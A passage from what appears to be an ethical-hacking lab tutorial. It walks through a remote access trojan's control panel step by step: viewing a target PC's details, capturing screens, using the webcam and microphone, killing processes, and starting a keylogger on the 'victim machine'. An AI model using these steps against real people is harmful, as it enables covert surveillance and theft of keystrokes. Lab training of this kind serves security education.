
10. In **Computer Information**, you can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.
11. Here, for example, selecting **PC Details** reveals computer-related information.



12. Click the **Spy** icon () to perform various operations on the target machine.




13. You can perform various operations such as capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the victim machine by selecting their respective options.
14. Here, for instance, selecting **Task Manager** views the tasks running on the target machine.



15. In the **Task Manager** window, click **Refresh** icon to obtain the list of running processes.




16. Select a process (task); click the **Close window** icon (✕) to end the task on the target machine.



17. Close the **Task Manager** window.

Note: The tasks running in the task manager might vary when you perform this task.

18. From the **Spy** menu, click **Keylogger** to record the keystrokes made on the victim machine.



19. The **Keylogger** pop-up appears; click the **Start** icon (▶) to read the keystrokes of the victim machine.

